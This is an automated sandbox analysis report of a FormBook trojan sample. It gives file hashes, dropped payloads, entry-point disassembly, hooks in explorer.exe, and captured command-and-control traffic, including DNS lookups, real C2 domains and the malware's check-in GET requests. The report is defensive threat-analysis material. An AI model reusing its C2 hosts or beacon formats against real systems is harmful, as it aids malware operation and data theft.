Overall analysis duration:	0h 9m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	primosdv3.1.1.0.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/4@2/2
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 84.8% (good quality ratio 80.4%) • Quality average: 75.3% • Quality standard deviation: 29%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, ocsp.digicert.com, ctldl.windowsupdate.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\F61A.tmp

Process:	C:\Users\user\AppData\Local\Temp\bstkiooen.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	189440
Entropy (8bit):	7.323091547368136
Encrypted:	false
SSDEEP:	3072:iAWRgxkQBqhbtf3fHdM4/WOaK17VhuuJuIhxlmbelWufH5Z4:HCff9M4+OaK17zTdlmi9H5Z4
MD5:	76EA697ED6A45562B791C6DE86E32587

SHA1:	86386F7A910A1589E2BB13E40E406DA7D0E8EB04
SHA-256:	336D76467E148CAF61A2F4755B72A2197A61DE80576A315DA678F45EF381C635
SHA-512:	4F280A3F595D8B73CDC2BA6B877E2F86296CC57FE4047C322E0E555540FB644CC57DCE69E7204A3199873035603A63D41579FB007D3DDA688B7257E90D8EBC8
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\F61A.tmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: C:\Users\user\AppData\Local\Temp\F61A.tmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\F61A.tmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\F61A.tmp, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZER.....X.....<.....(.....!..L.!This program cannot be run in DOS mode....$.....f..f..f.....f.....f.....f.Rich.f.....PE..L....X.?..... .....@.....@.....text...4..... ..`..... ....

C:\Users\user\AppData\Local\Temp\bstkiooen.exe

Process:	C:\Users\user\Desktop\primosdv3.1.1.0.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6144
Entropy (8bit):	3.633221484430513
Encrypted:	false
SSDEEP:	48:qvVeshJ8x6Q8jNHdhIsnpPnPihJQSsnpVGJZvq0xpXtJZuNOBSvivc7odlM7BXWM:+j84jhdhIKeKU1xtPunqkcK7B2yh
MD5:	A2AF309781DF2F75DC0B57AE63B0F3A9
SHA1:	F4137068334E1856471F4701C96AFAA0470C7D4C
SHA-256:	328F2A0D53ED5C36513F278F32A0D6166A2DC0993ED4F52185198D6200595E1C
SHA-512:	5F7BD4C508E1F9F0B391EBC6B42F6F734B846A76D6903DB3E75B7B671D02BEF2BAECB40BCBB37A41394AECCB8D2591C2F5492AA74E458FF814B184D9668F25 9B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 24%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....xh....D...D...D.r.E...D...D...D{b.E...D{b.D...D{b.E...DRich...D..... .....PE..L.....:c.....!..... ....@.....`.....@.....!.....@..0.....P..`.... ....text...G..... ..`.rdata..>... .....@..@.data...:....0.....@....rsrc...0....@.....@..@.reloc..`....P.....@..B..... ....

C:\Users\user\AppData\Local\Temp\hbmpmcwm.tfz

Process:	C:\Users\user\Desktop\primosdv3.1.1.0.exe
File Type:	data
Category:	dropped
Size (bytes):	189440
Entropy (8bit):	**7.991176325141183**
Encrypted:	**true**
SSDEEP:	3072:qMpf+ZMhpLYinMDJAaSh5xdYLLTyk6aOaRuFZq5W48u+lcOvK4OUK3aO85/V2CRT:RRcMHLHn4JAxdY3mOvCu+lcft33aO6/F
MD5:	B02C99ECFDB7D8793254BC8E9C003869
SHA1:	E38CA7FF9C88E36D19AA0198820B97F6A11DE201
SHA-256:	2F8EB57267950A4BC6E8DD8B2D7DEF8AFC40B8DB3C5EF49ADC68FB144F7E8E41
SHA-512:	D12CD9FBABDCC1A5C601D6C0326B34F65FFC63BE84CA94BC6DC70F0E70EC7C3B46122136D6F2A7E82BCB3E27D4BB89D9332DDD35026873FD4029D3405F73E 09B
Malicious:	false
Reputation:	low
Preview:	....+J...j....|(.0.u..J..R....).5.....jz._3.UE.-Y.....|....r.7. ..FF{.....Q.?I~\.i=..b-,.G.=..q...dQc.0/.._..W...v}.b....'`.4t.. x...y.....h.m'@.{..C`.....E....H.%u.a`...2.....[...V.....q..<.. .....N..5..r....l.2....L...s...Dg+J....3. ...RF0}R.....%=...).0....z...jz._3..E.-Y...../...'..y(...P4.2rgR...W.t[.C6W.L.xJx.....4.,J.~t..0/.._...m$.SoDS.....J.b.....\.&L.r.9.....w=.n:h)y.-..... .....H.%..<`p..2.4h<....[....V.BAE'q..Q.....Cy.5..r..,.l.....L...s>..Dg+J....3. ...U>0}q.....%M...).5.....jz._3.UE.-Y...../...'..y(...P4.2rgR...W.t[.C6W.L.xJx.....4.,J.~t..0/.._ ...m$.SoDS.....J.b.....\.&L.r.9.....w=.n:h)y.-.....E....H.%.Ba`p..2.).<....[....V.BAE'q..Q.....Cy.5..r..,.l.....L...s>..Dg+J....3. ...U>0}q.....%M...).5.....jz._3.UE.-Y...../...'..y(... P4.2rgR...W.t[.C6W.L.xJx.....4.,J.~t..0/.._...m$.SoDS.....J.b.....\.&L.r.9.....w=.n:h)y.-.....E....H.%.Ba`p..2.).<....[....V.BAE'q..Q.....

C:\Users\user\AppData\Local\Temp\hgmxh.brz

Process:	C:\Users\user\Desktop\primosdv3.1.1.0.exe
File Type:	data
Category:	dropped

Size (bytes):	4666
Entropy (8bit):	7.949680139202999
Encrypted:	false
SSDEEP:	96:EH5p6GkNpLZr6WP1zzXHvtORRyr5lau1y0OBifC8Ll0q6Nrj:EyZPhPV7HGyTf1ypUVSj
MD5:	73D355A9E88D7A82F69E612949EB4965
SHA1:	B6041F58669A65E43FBE8DCBA0DBD061E48812BC
SHA-256:	115814A83166723CE7080D92AF30822DBD7DC2D5D26EDEC9145B056B7226E166
SHA-512:	5498AD05A858051705E6E37A884F8897623BB2A415515C951E76D1EF12554994A6DE0CD17B045DD740D9D92055BA1B6A725129F36740261D9DE9EE9BB29577AF
Malicious:	false
Reputation:	low
Preview:	.S.M...#>.t.vY.._.Tn.6T.x=g.7..^...@E....D...vF!..il.(.,.U.P....uZ..zj.e4.H.....|.....B,...F....P.....%..r"`.....^9.h.1..O..}.D.._.....{,.#.;G[..."aZ5..M.p.<..E.....>..7|...%.....s.U.L.=.5.....{...c`.Yp..p.^U...x....?..^.R..>.....,...%1w.|8...3...#.....@..:...Z"..M;.24...:...v...J...../....VM.E..@G...@...(E5.(..6`.C|.8=.*g.....N.Y..l.....yp...d..Mu.$83...;.-$B....u...nF....s..R.j.>\.54.O..C.e...$...x..32.~.@.Kh....X;.iC...#.M..J....M....n1.....?..^..`..M.dZ.!.;..l..Y.L.aWu.tX..#.....tEr.k.hA....5....wm ...]".e...]....).....=.....C..6.r....5."..1.A.B....h\.l#h....N*. ..aJQ#.).wh...~.3s0O...o.W...\....2....E../.Z.e,.Q.....&r.!eW...B..X...Tqgu.....M.Fy.%##.-OT...iM.l..y..._4..%f.8.a.....G14N..=.,;.I.w.....x.m.^J.*..[C...D`.[...0.]l[:.....".1aS...{~f .a..cqW..&..liY...qSF0 ..o.T.....b.....F../E..e.).&.ffA.0.ZPP. M..hr.oG..;3^.[.]r...J.....7o.....=.....n....q].....a.vy...a.1K.[.5y..d;...K:...[n..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.134737003085009
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	primosdv3.1.1.0.exe
File size:	577991
MD5:	633bb3ab12d6fd7b6956aa3a93f55e9c
SHA1:	f4a72da6391fcc9c623ae26de27fc80f10cf9f2b
SHA256:	0b504e6f2a283de75673bbe913c5032b02cc6a92888f4dfab895f79104b11103
SHA512:	ebdfa42be8d8f1a64900ba48748c8f86d9b74defbf85b3dda94d1df4d7c695d81769e165252fc0cfb2b5ffe347d84eb2f4f74e8d3e3d3ed3fa6466426f4eec28
SSDEEP:	12288:zToPWBv/cpGrU3yJYqi+4mMz4pbIQ4+N54CHLottc:zTbBv5rUGdf4m/pMQ4m5nrJ
TLSH:	01C4DF037ACF81B1D2B1283A793592135939BE100FA089CBA7A4579DF9706D3D635FB2
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x_c.<>..<>..<>.....1>.....>.....$>...l..>>...l../>...l..+>...l...>..5F..7>..5F..;>..<>..)?...l...>...l..=>...l..=>...l..=>.

File Icon

Icon Hash:	64e8acaca2d45869

Static PE Info

General

Entrypoint:	0x41f530
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, GUARD_CF, TERMINAL_SERVER_AWARE
Time Stamp:	0x6220BF8D [Thu Mar 3 13:15:57 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5

Subsystem Version Minor:	1
Import Hash:	12e12319f1029ec4f8fcbed7e82df162

Entrypoint Preview
Instruction
call 00007FD184D0064Bh
jmp 00007FD184CFFF5Dh
int3
int3
int3
int3
int3
int3
push ebp
mov ebp, esp
push esi
push dword ptr [ebp+08h]
mov esi, ecx
call 00007FD184CF2DA7h
mov dword ptr [esi], 004356D0h
mov eax, esi
pop esi
pop ebp
retn 0004h
and dword ptr [ecx+04h], 00000000h
mov eax, ecx
and dword ptr [ecx+08h], 00000000h
mov dword ptr [ecx+04h], 004356D8h
mov dword ptr [ecx], 004356D0h
ret
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
push ebp
mov ebp, esp
push esi
mov esi, ecx
lea eax, dword ptr [esi+04h]
mov dword ptr [esi], 004356B8h
push eax
call 00007FD184D033EFh
test byte ptr [ebp+08h], 00000001h
pop ecx
je 00007FD184D000ECh
push 0000000Ch
push esi
call 00007FD184CFF6A9h
pop ecx
pop ecx
mov eax, esi

Instruction
pop esi
pop ebp
retn 0004h
push ebp
mov ebp, esp
sub esp, 0Ch
lea ecx, dword ptr [ebp-0Ch]
call 00007FD184CF2D22h
push 0043BEF0h
lea eax, dword ptr [ebp-0Ch]
push eax
call 00007FD184D02EA9h
int3
push ebp
mov ebp, esp
sub esp, 0Ch
lea ecx, dword ptr [ebp-0Ch]
call 00007FD184D00068h
push 0043C0F4h
lea eax, dword ptr [ebp-0Ch]
push eax
call 00007FD184D02E8Ch
int3
jmp 00007FD184D04927h
int3
int3
int3
int3
push 00422900h
push dword ptr fs:[00000000h]

Rich Headers

Programming Language:	• [C] VS2008 SP1 build 30729 • [IMP] VS2008 SP1 build 30729

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x3d070	0x34	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x3d0a4	0x50	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x64000	0x1f293	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x84000	0x233c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x3b11c	0x54	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x355f8	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x33000	0x278	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x3c5ec	0x120	.rdata
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x31bdc	0x31c00	False	0.5909380888819096	data	6.712962136932442	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rdata	0x33000	0xaec0	0xb000	False	0.4579190340909091	data	5.261605615899847	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x3e000	0x24720	0x1000	False	0.451416015625	data	4.387459135575936	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.didat	0x63000	0x190	0x200	False	0.4453125	data	3.3327310103022305	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x64000	0x1f293	0x1f400	False	0.424109375	data	5.5156403191348256	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x84000	0x233c	0x2400	False	0.7749565972222222	data	6.623012966548067	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
PNG	0x645e4	0xb45	PNG image data, 93 x 302, 8-bit/color RGB, non-interlaced	English	United States
PNG	0x6512c	0x15a9	PNG image data, 186 x 604, 8-bit/color RGB, non-interlaced	English	United States
RT_ICON	0x666d8	0x6556	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x6cc30	0x10828	Device independent bitmap graphic, 128 x 256 x 32, image size 67584	English	United States
RT_ICON	0x7d458	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 9600	English	United States
RT_ICON	0x7fa00	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 4224	English	United States
RT_ICON	0x80aa8	0x468	Device independent bitmap graphic, 16 x 32 x 32, image size 1088	English	United States
RT_DIALOG	0x80f10	0x286	data	English	United States
RT_DIALOG	0x81198	0x13a	data	English	United States
RT_DIALOG	0x812d4	0xec	data	English	United States
RT_DIALOG	0x813c0	0x12e	data	English	United States
RT_DIALOG	0x814f0	0x338	data	English	United States
RT_DIALOG	0x81828	0x252	data	English	United States
RT_STRING	0x81a7c	0x1e2	data	English	United States
RT_STRING	0x81c60	0x1cc	data	English	United States
RT_STRING	0x81e2c	0x1b8	data	English	United States
RT_STRING	0x81fe4	0x146	data	English	United States
RT_STRING	0x8212c	0x46c	data	English	United States
RT_STRING	0x82598	0x166	data	English	United States
RT_STRING	0x82700	0x152	data	English	United States
RT_STRING	0x82854	0x10a	data	English	United States
RT_STRING	0x82960	0xbc	data	English	United States
RT_STRING	0x82a1c	0xd6	data	English	United States
RT_GROUP_ICON	0x82af4	0x4c	data	English	United States
RT_MANIFEST	0x82b40	0x753	XML 1.0 document, ASCII text, with CRLF line terminators	English	United States

Imports

DLL	Import

DLL	Import
KERNEL32.dll	GetLastError, SetLastError, FormatMessageW, GetCurrentProcess, DeviceIoControl, SetFileTime, CloseHandle, CreateDirectoryW, RemoveDirectoryW, CreateFileW, DeleteFileW, CreateHardLinkW, GetShortPathNameW, GetLongPathNameW, MoveFileW, GetFileType, GetStdHandle, WriteFile, ReadFile, FlushFileBuffers, SetEndOfFile, SetFilePointer, SetFileAttributesW, GetFileAttributesW, FindClose, FindFirstFileW, FindNextFileW, InterlockedDecrement, GetVersionExW, GetCurrentDirectoryW, GetFullPathNameW, FoldStringW, GetModuleFileNameW, GetModuleHandleW, FindResourceW, FreeLibrary, GetProcAddress, GetCurrentProcessId, ExitProcess, SetThreadExecutionState, Sleep, LoadLibraryW, GetSystemDirectoryW, CompareStringW, AllocConsole, FreeConsole, AttachConsole, WriteConsoleW, GetProcessAffinityMask, CreateThread, SetThreadPriority, InitializeCriticalSection, EnterCriticalSection, LeaveCriticalSection, DeleteCriticalSection, SetEvent, ResetEvent, ReleaseSemaphore, WaitForSingleObject, CreateEventW, CreateSemaphoreW, GetSystemTime, SystemTimeToTzSpecificLocalTime, TzSpecificLocalTimeToSystemTime, SystemTimeToFileTime, FileTimeToLocalFileTime, LocalFileTimeToFileTime, FileTimeToSystemTime, GetCPInfo, IsDBCSLeadByte, MultiByteToWideChar, WideCharToMultiByte, GlobalAlloc, LockResource, GlobalLock, GlobalUnlock, GlobalFree, LoadResource, SizeofResource, SetCurrentDirectoryW, GetExitCodeProcess, GetLocalTime, GetTickCount, MapViewOfFile, UnmapViewOfFile, CreateFileMappingW, OpenFileMappingW, GetCommandLineW, SetEnvironmentVariableW, ExpandEnvironmentStringsW, GetTempPathW, MoveFileExW, GetLocaleInfoW, GetTimeFormatW, GetDateFormatW, GetNumberFormatW, DecodePointer, SetFilePointerEx, GetConsoleMode, GetConsoleCP, HeapSize, SetStdHandle, GetProcessHeap, FreeEnvironmentStringsW, GetEnvironmentStringsW, GetCommandLineA, GetOEMCP, RaiseException, GetSystemInfo, VirtualProtect, VirtualQuery, LoadLibraryExA, IsProcessorFeaturePresent, IsDebuggerPresent, UnhandledExceptionFilter, SetUnhandledExceptionFilter, GetStartupInfoW, QueryPerformanceCounter, GetCurrentThreadId, GetSystemTimeAsFileTime, InitializeSListHead, TerminateProcess, LocalFree, RtlUnwind, EncodePointer, InitializeCriticalSectionAndSpinCount, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, LoadLibraryExW, QueryPerformanceFrequency, GetModuleHandleExW, GetModuleFileNameA, GetACP, HeapFree, HeapAlloc, HeapReAlloc, GetStringTypeW, LCMapStringW, FindFirstFileExA, FindNextFileA, IsValidCodePage
OLEAUT32.dll	SysAllocString, SysFreeString, VariantClear
gdiplus.dll	GdipAlloc, GdipDisposeImage, GdipCloneImage, GdipCreateBitmapFromStream, GdipCreateBitmapFromStreamICM, GdipCreateHBITMAPFromBitmap, GdiplusStartup, GdiplusShutdown, GdipFree

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3103.224.212.2 2149708802031412 10/03/22-16:00:41.738205	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49708	80	192.168.2.3	103.224.212.221
192.168.2.3103.224.212.2 2149708802031449 10/03/22-16:00:41.738205	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49708	80	192.168.2.3	103.224.212.221
192.168.2.3103.224.212.2 2149708802031453 10/03/22-16:00:41.738205	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49708	80	192.168.2.3	103.224.212.221

Network Port Distribution





TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:00:18.956696987 CEST	49707	80	192.168.2.3	5.101.152.161
Oct 3, 2022 16:00:19.028978109 CEST	80	49707	5.101.152.161	192.168.2.3
Oct 3, 2022 16:00:19.029166937 CEST	49707	80	192.168.2.3	5.101.152.161
Oct 3, 2022 16:00:19.045396090 CEST	49707	80	192.168.2.3	5.101.152.161
Oct 3, 2022 16:00:19.116703987 CEST	80	49707	5.101.152.161	192.168.2.3
Oct 3, 2022 16:00:19.127684116 CEST	80	49707	5.101.152.161	192.168.2.3
Oct 3, 2022 16:00:19.127712011 CEST	80	49707	5.101.152.161	192.168.2.3
Oct 3, 2022 16:00:19.127924919 CEST	49707	80	192.168.2.3	5.101.152.161
Oct 3, 2022 16:00:19.127958059 CEST	49707	80	192.168.2.3	5.101.152.161
Oct 3, 2022 16:00:19.201196909 CEST	80	49707	5.101.152.161	192.168.2.3
Oct 3, 2022 16:00:41.572072029 CEST	49708	80	192.168.2.3	103.224.212.221
Oct 3, 2022 16:00:41.737982035 CEST	80	49708	103.224.212.221	192.168.2.3
Oct 3, 2022 16:00:41.738086939 CEST	49708	80	192.168.2.3	103.224.212.221
Oct 3, 2022 16:00:41.738204956 CEST	49708	80	192.168.2.3	103.224.212.221
Oct 3, 2022 16:00:41.939363003 CEST	80	49708	103.224.212.221	192.168.2.3
Oct 3, 2022 16:00:41.941509008 CEST	49708	80	192.168.2.3	103.224.212.221
Oct 3, 2022 16:00:41.941654921 CEST	49708	80	192.168.2.3	103.224.212.221
Oct 3, 2022 16:00:42.107552052 CEST	80	49708	103.224.212.221	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:00:18.870301008 CEST	57990	53	192.168.2.3	8.8.8.8
Oct 3, 2022 16:00:18.944986105 CEST	53	57990	8.8.8.8	192.168.2.3
Oct 3, 2022 16:00:41.398914099 CEST	52387	53	192.168.2.3	8.8.8.8
Oct 3, 2022 16:00:41.570863008 CEST	53	52387	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 3, 2022 16:00:18.870301008 CEST	192.168.2.3	8.8.8.8	0x1a5c	Standard query (0)	www.nordenergogrup.store	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:00:41.398914099 CEST	192.168.2.3	8.8.8.8	0x2286	Standard query (0)	www.sandstormcase.us	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:00:18.944986105 CEST	8.8.8.8	192.168.2.3	0x1a5c	No error (0)	www.nordenergogrup.store		5.101.152.161	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:00:41.570863008 CEST	8.8.8.8	192.168.2.3	0x2286	No error (0)	www.sandstormcase.us		103.224.212.221	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- www.nordenergogrup.store
- www.sandstormcase.us

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49707	5.101.152.161	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:00:19.045396090 CEST	338	OUT	GET /sk29/?f2Jdmp=/dAaGq0HlK8GRVwC0eZiOsNSw3Abl/LxCMSzQhtOo+vkboQqmAD6TQGCAVscPlh/3NW5&j8Ot3=AVtD HTTP/1.1 Host: www.nordenergogrup.store Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 3, 2022 16:00:19.127684116 CEST	339	IN	HTTP/1.1 404 Not Found Server: nginx-reuseport/1.21.1 Date: Mon, 03 Oct 2022 14:00:19 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 284 Connection: close Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 31 20 28 55 6e 69 78 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 6e 6f 72 64 65 6e 65 72 67 6f 67 72 75 70 2e 73 74 6f 72 65 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.51 (Unix) Server at www.nordenergogrup.store Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49708	103.224.212.221	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:00:41.738204956 CEST	340	OUT	GET /sk29/?f2Jdmp=M3Z0NOd5fAliwCg3EZwT2t6453H5ahVdrEePvIndisgPyIDGbv67zsai9msKV993IDUg&j8Ot3=AVtD HTTP/1.1 Host: www.sandstormcase.us Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 3, 2022 16:00:41.939363003 CEST	340	IN	HTTP/1.1 302 Found Date: Mon, 03 Oct 2022 14:00:41 GMT Server: Apache/2.4.38 (Debian) Set-Cookie: __tad=1664805641.1466436; expires=Thu, 30-Sep-2032 14:00:41 GMT; Max-Age=315360000 Location: http://ww38.sandstormcase.us/sk29/?f2Jdmp=M3Z0NOd5fAliwCg3EZwT2t6453H5ahVdrEePvIndisgPyIDGbv67zsai9msKV993IDUg&j8Ot3=AVtD Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE6
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE6
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE6
GetMessageA	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE6

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: primosdv3.1.1.0.exe PID: **5604**, Parent PID: **3452**

General

Target ID:	0
Start time:	15:58:40
Start date:	03/10/2022
Path:	C:\Users\user\Desktop\primosdv3.1.1.0.exe
Wow64 process (32bit):	true
